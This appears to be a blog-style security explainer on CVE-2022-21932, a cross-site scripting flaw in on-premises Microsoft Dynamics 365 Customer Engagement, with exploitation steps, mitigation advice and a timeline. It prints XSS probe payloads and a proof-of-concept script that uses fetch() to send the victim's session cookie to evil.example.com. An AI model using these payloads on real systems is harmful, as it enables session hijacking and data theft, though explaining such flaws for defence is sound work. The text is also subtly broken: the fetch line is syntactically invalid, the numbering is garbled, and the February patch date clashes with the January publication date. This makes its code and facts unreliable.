
In early 2022, a significant security vulnerability was disclosed in Microsoft Dynamics 365 Customer Engagement (on-premises). Known as CVE-2022-21932, this flaw allows remote attackers to perform cross-site scripting (XSS) attacks. Let’s break down what this means, how it works, and why it matters to businesses running Dynamics 365 on-premises. We'll also look at a simple exploit example and ways you can protect your environment.
What Is CVE-2022-21932?
CVE-2022-21932 is a cross-site scripting (XSS) vulnerability found in Microsoft Dynamics 365 Customer Engagement, on-premises version. It stems from the application not properly sanitizing user input in certain web UI fields, especially within web resources or custom controls.
In plain English: If an attacker can put malicious JavaScript into a place where it gets displayed by Dynamics 365—like a form field, custom label, or component—then anyone who views that content might have their browser run that attacker’s JavaScript code.
Organizations exposing Dynamics 365 web interfaces to untrusted users or networks
Cloud (Dynamics 365 Online) versions are not affected, because Microsoft updates and patches their environment automatically.
How Can This Be Exploited?
1. Attacker injects malicious JavaScript code into a vulnerable field (e.g., a custom entity, web resource, or even a look-up field that’s displayed elsewhere in the UI).
A victim with sufficient privileges opens a page or form where the malicious field is rendered.
3. The victim’s browser executes the script, allowing the attacker to steal cookies, session tokens, perform actions as the user, or manipulate page content.
Example:
Let’s say your organization uses a custom entity called “Customer Feedback.” The form designer allows certain HTML elements in feedback comments, but fails to properly filter them out.
Malicious user submits
Great service! <script>alert('XSS Attack!');</script>
When a member of your customer service team opens this feedback in Dynamics 365, the browser will pop up an alert window with ‘XSS Attack!’. A real attacker could do much worse—steal session credentials or modify Dynamics 365 UI to phish for more information.
Sample Proof-of-Concept (PoC)
Let’s look at a minimal PoC exploit.
Suppose you have a field called “Description” that’s not being sanitized
<script>
    fetch('http://evil.example.com/steal?cookie='; + document.cookie);
</script>
If injected, this code grabs the user’s session cookie and sends it to the attacker’s server.
If the summary screen does not sanitize the content, the script executes.
Note:
This is a simplified scenario. In reality, Dynamics 365 has some mitigations, but customizations or misconfigured web resources can make it vulnerable.
Exploit Details & Tools
Because this is a generic XSS bug, many tools can be used—like Burp Suite, OWASP ZAP, or even browser dev tools—to try injection. The key is to find a form or data entry point displayed unsanitized in the web UI.
Find vulnerable input: Test every field that displays rich text or HTML.
2. Try injecting minimal script payloads like <script>alert(1)</script> or "><img src=x onerror=alert(1)>.
Mitigation and Patching
Fix:
Microsoft released patches in February 2022.
Patch immediately. Official advisory and patch download.
Use web application firewalls
- Disable/customize risky web resources or forms
References
- CVE-2022-21932 Official Listing
- Microsoft Security Response Center (MSRC) Advisory
- OWASP XSS Prevention Cheat Sheet
Final Thoughts
CVE-2022-21932 is a textbook reminder that even enterprise platforms like Microsoft Dynamics 365 need continuous security review—especially when customized or self-managed on-premises. If you’re running Dynamics 365 Customer Engagement on-prem, applying the official patch and auditing custom scripts or forms is a must.
Timeline
Published on: 01/11/2022 21:15:00 UTC
Last modified on: 01/20/2022 18:48:00 UTC